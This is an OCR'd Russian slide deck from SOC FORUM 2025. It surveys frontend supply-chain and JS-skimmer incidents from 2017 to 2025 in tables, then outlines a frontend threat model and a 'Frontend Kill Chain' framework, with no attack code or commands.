
# Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?

SOC FORUM 2025



# Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?

SOC FORUM 2025



# Примеры инцидентов

SOC FORUM 2025

Supply Chain


| | |
|---|---|
| **Год** | **2017** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой |
| Вектор | Взломан внешний сервис Inbenta |
| Время присутствия | > 8 месяцев |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов |
| Ущерб | N/A |

# Примеры инцидентов

SOC FORUM 2025

| | | |
|---|---|---|
| | Supply Chain   |   |
| **Год** | **2017** | **2017** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах |
| Вектор | Взломан внешний сервис Inbenta | N/A |
| Время присутствия | > 8 месяцев | N/A |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов | N/A |
| Ущерб | N/A | N/A - Устранено через 4 часа после публикации статьи Dr. Web |

# Примеры инцидентов

SOC FORUM 2025

| | | | |
|---|---|---|---|
| | Supply Chain   |   |   |
| **Год** | **2017** | **2017** | **2018** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-сниффер |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость |
| Время присутствия | > 8 месяцев | N/A | 15 дней |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов | N/A | Похищены данные банковских карт<br>380 000 клиентов |
| Ущерб | N/A | N/A - Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £<br>+ штраф 20 000 000 £ по GDPR |


# Примеры инцидентов

SOC FORUM 2025

| | | | | |
|---|---|---|---|---|
| | Supply Chain   |   |   | Magento |
| **Год** | **2017** | **2017** | **2018** | **2019** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-сниффер | В 100 000+ интернет-магазинов встроен js-сниффер |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость | Взлом через уязвимость в CMS Magento |
| Время присутствия | > 8 месяцев | N/A | 15 дней | 5 месяцев |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов | N/A | Похищены данные банковских карт<br>380 000 клиентов | Похищены данные банковских карт<br>500 000 клиентов<br>(1.5 млн посетителей / день) |
| Ущерб | N/A | N/A - Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £<br>+ штраф 20 000 000 £ по GDPR | N/A |


# Примеры инцидентов

SOC FORUM 2025

| | | | | | |
|---|---|---|---|---|---|
| |  |  |  |  |  |
| **Год** | **2017** | **2017** | **2018** | **2019** | **2019** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-сниффер | В 100 000+ интернет-магазинов встроен js-сниффер | По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость | Взлом через уязвимость в CMS Magento | N/A |
| Время присутствия | > 8 месяцев | N/A | 15 дней | 5 месяцев | N/A |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов | N/A | Похищены данные банковских карт<br>380 000 клиентов | Похищены данные банковских карт<br>500 000 клиентов<br>(1.5 млн посетителей / день) | N/A |
| Ущерб | N/A | N/A - Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £<br>+ штраф 20 000 000 £ по GDPR | N/A | N/A |

# Примеры инцидентов


SOC FORUM 2025

| | | | | | | |
|---|---|---|---|---|---|---|
| |  |  |  |  |  |  |
| **Год** | **2017** | **2017** | **2018** | **2019** | **2019** | **2021** |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-сниффер | В 100 000+ интернет-магазинов встроен js-сниффер | По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры | В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость | Взлом через уязвимость в CMS Magento | N/A | Уязвимости CMS: WordPress, Shopify, BigCommerce |
| Время присутствия | > 8 месяцев | N/A | 15 дней | 5 месяцев | N/A | N/A |
| Последствия | Похищены данные банковских карт<br>> 40 000 клиентов | N/A | Похищены данные банковских карт<br>380 000 клиентов | Похищены данные банковских карт<br>500 000 клиентов<br>(1.5 млн посетителей / день) | N/A | Похищены данные банковских карт |
| Ущерб | N/A | N/A - Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £<br>+ штраф 20 000 000 £ по GDPR | N/A | N/A | N/A |

# Примеры инцидентов

SOC FORUM 2025


Supply Chain




| | |
|---|---|
| **Год** | **2022** |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта |
| Время присутствия | 1-3 дня |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах |
| Ущерб | N/A |


# Примеры инцидентов

SOC FORUM 2025

| | | |
|---|---|---|
| | Supply Chain  | Supply Chain  |
| **Год** | **2022** | **2022** |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A |
| Время присутствия | 1-3 дня | 1 день |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах | Политические лозунги на страницах сайтов ведомств, использующих виджет |
| Ущерб | N/A | N/A |




# Примеры инцидентов

SOC FORUM 2025

| | | | |
|---|---|---|---|
| | Supply Chain  | Supply Chain  | Supply Chain  |
| **Год** | **2022** | **2022** | **2024** |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров |
| Ущерб | N/A | N/A | N/A |




# Примеры инцидентов

SOC FORUM 2025

| | | | | | |
|---|---|---|---|---|---|
| | Supply Chain   | Supply Chain   | Supply Chain   | Supply Chain  | Supply Chain   |
| **Год** | **2022** | **2022** | **2024** | **2024** | **2024** |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений | Вредоносный код в библиотеке lottie-player | Вредоносный код в библиотеке solana/web3.js |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки | Компрометация npm-библиотеки / фишинг атака на разработчика | Компрометация npm-библиотеки / фишинг атака на разработчика |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев | 3 дня в NPM | 1 день в NPM |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров | Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод $ | Кража приватных ключей, вывод денежных средств |
| Ущерб | N/A | N/A | N/A | > 700 000 $ | > 160 000 $ |

# Примеры инцидентов

SOC FORUM 2025

| | Supply Chain | Supply Chain | Supply Chain | Supply Chain | Supply Chain | |
|---|---|---|---|---|---|---|
| |  |  |  |  |  |  |
| **Год** | **2022** | **2022** | **2024** | **2024** | **2024** | **2025** |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений | Вредоносный код в библиотеке lottie-player | Вредоносный код в библиотеке solana/web3.js | Вредоносный скрипт на сети сайтов пиратской библиотеки Flibusta |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки | Компрометация npm-библиотеки / фишинг атака на разработчика | Компрометация npm-библиотеки / фишинг атака на разработчика | Компрометация бэкенда либо размещение инсайдером |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев | 3 дня в NPM | 1 день в NPM | > 3 месяцев |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров | Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод $ | Кража приватных ключей, вывод денежных средств | 10 млн посетителей в месяц. Кража логинов/паролей. Вместо книг скачивался exe с майнером. Заражение корп. APM |
| Ущерб | N/A | N/A | N/A | > 700 000 $ | > 160 000 $ | N/A |

# От чего защищаемся? Строим модель угроз

SOC FORUM 2025

02

# Как вредоносный код может попасть в frontend-приложение?

SOC FORUM 2025

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса
3. Компрометация аккаунта Google Tag Manager
4. Взлом бэкенда
5. Умышленно добавлен сотрудником
6. Код из недоверенных источников / «плохой» нейросети

# Как монетизируют добавление вредоносного кода в frontend-приложение?

SOC FORUM 2025


Сбор и кража критичных данных со страниц web-приложения

Выполнение действий от имени пользователя

Показ пользователю фишинговых баннеров

Майнинг криптовалюты в браузере пользователя


Заражение устройства пользователя через уязвимости браузера



«Черное» SEO

# Фреймворк моделирования угроз Frontend Kill Chain

SOC FORUM 2025




https://dpa-analytics.ru/frontend-threat-model

## Онлайн-сервис для создания модели угроз


SOC FORUM 2025

# Исследование безопасности российских frontend-приложений 1 полугодие 2025

03

# Исследование безопасности российских frontend-приложений

SOC FORUM 2025

